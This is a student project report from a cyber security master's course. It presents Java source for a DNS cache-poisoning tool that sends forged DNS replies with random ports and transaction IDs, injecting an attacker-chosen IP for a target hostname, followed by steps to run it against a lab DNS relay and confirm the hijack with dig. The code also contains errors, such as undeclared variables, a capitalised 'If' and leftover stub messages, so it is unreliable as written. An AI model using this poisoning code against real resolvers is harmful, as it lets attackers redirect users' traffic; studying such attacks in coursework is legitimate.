A  Project Report on

DNS POISON

In the partial fulfilment of the academic requirements for

M. S (Cyber Security) under Wright State University

By

Sudarshan Govindarajan,               (U00793458)

**Implementation of the System**

The following is the report that illustrates the implementation of the DNS Poisoning obtained by expanding the existing system.

package main;

import com.appspot.trent.denis.\*; //import all classes of the DNS Relay

import java.io.IOException;

import java.net.DatagramPacket;

import java.net.DatagramSocket;

import java.net.InetAddress;

import java.net.SocketException;

import java.net.UnknownHostException;

import java.util.Random;

import java.util.StringTokenizer;

public class Main {

/\*

\* This method calls the various other functions to accomplish the poisoning

\* after handling the command line arguments.

\*/

public static void main(String[] args) {

System.out.println("DNS Poisoner");

if (args.length != 3)

{

System.out.println("Invalid quantity of arguments.");

System.out.println

("dnsServer: IP address of the DNS server to poison\n"

+ "hostname: URL to hijack\n"

+ "poisonIP: IP address to inject as the poisoning attempt.\n");

System.exit(-1);

}

String dnsAddressString = args[0];

String hostname = args[1];

String poisonIPstring = args[2];

//Get the byte representation of the IP addresses.

byte[] dnsAddress = ip4StringToByte(dnsAddressString);

byte[] poisonIP = ip4StringToByte(poisonIPstring);

//Creating randPort and randID which are the objects of the class Random

Random randomPort=new Random();

Random randomID=new Random();

//Spam the poisoned DNS replies until reply.

while (true)

{

//Set port and ID distribution here.

//Utilization of the Random Objects randPort and randID to generate Random Port numbers and //Random transaction number

int destPort = randPort.nextInt(65535)+1;;

int transactionID = randID.nextInt(65535);

If(destPort >1023)

{

System.out.println("STUBBED PORT AND ID - IMPLEMENT!");

//Otherwise, your code is essentially doing this: http://xkcd.com/221/

System.out.println("STUBBED POISON PACKET GENERATION - IMPLEMENT!");

//calling the launchPoisonPacket function which sends packets to the DNS Denis Relay

launchPoisonPacket(dnsAddress, poisonIP, hostname, destPort,

transactionID);

}

}

}

/\*

\* This method converts an IPv4 address from a string representation

\* to a byte array.

\* ipAddress: The string representation of an IPv4 address.

\*/

public static byte[] ip4StringToByte(String ipAddress)

{

//Parse IP address.

InetAddress ip = null;

try {

ip = InetAddress.getByName(ipAddress);

} catch (UnknownHostException e) {

System.out.println("Unknown Host Error: " + e.getMessage());

e.printStackTrace();

System.exit(-1);

}

byte[] ipByte = ip.getAddress();

return ipByte;

}

public static void launchPoisonPacket(byte[] dnsAddress,

byte[] poisonIP, String hostname,

int destinationPort, int transactionID)

{

//Get a record to add to the packet.

byte[] packet = new byte[1024];

DatagramSocket socket=null;

System.out.println("STUBBED POISON PACKET GENERATION - IMPLEMENT!");

//Open a socket to send it on.

//Craft a datagram to send.

try {

//Creation of Socket and Datagram Packet

socket =new DatagramSocket();

//Calling the HostRecord Object and providing the hostname normally [www.google.com](http://www.google.com) generates a list of IPaddress Record

HostRecord hostRecord = new HostRecord(hostname);

//Providing the Poison IP address and the address has been added to the record

hostRecord.addIpAddress(new IPAddress(poisonIP));

//Constructing a Packet to be send to the DNS Relay with transaction ID generated randomly

byte reply[] = DnsResponse.constructPacket(hostRecord, transactionID);

DatagramPacket replyPkt = new DatagramPacket(reply, reply.length);

//Setting the Destination port which is a random Number

replyPkt.setPort(destinationPort);

replyPkt.setAddress(InetAddress.getByAddress(dnsAddress));

socket.send(replyPkt);

} catch (UnknownHostException e) {

// TODO Auto-generated catch block

e.printStackTrace();

socket.close();

return;

} catch (Exception e) {

// TODO Auto-generated catch block

e.printStackTrace();

}

//Send it.

socket.close();

}


}

**Manual for Execution**

Run the DNS relay by using the following command

Step 1:Move to the folder containing DenisDNS-JDK7.jar Final Project->Project2-DNSPoison-JDK7

Step 2:Execute Sudo java –jar DenisDNS-JDK7.jar




Executing DNS Poison

Step 1:Install the eclipse


Step 2:Import the file FinalProject->Project2-DNSPOISON-JDK7-> Project2-DNSPOISON-JDK7

Step 3:Click RunAs



Step 4:Click Run Configurations

Step 5:Provide the following input



IPaddress of the system which hosts DNS Relay, Domain name that needs to be poisoned and IPaddress that needs to replace the present Poison address

Execute the dig command as a client

**dig @10.0.2.15 –p 53 www.google.com**

Poisoned IP is provided to the Client

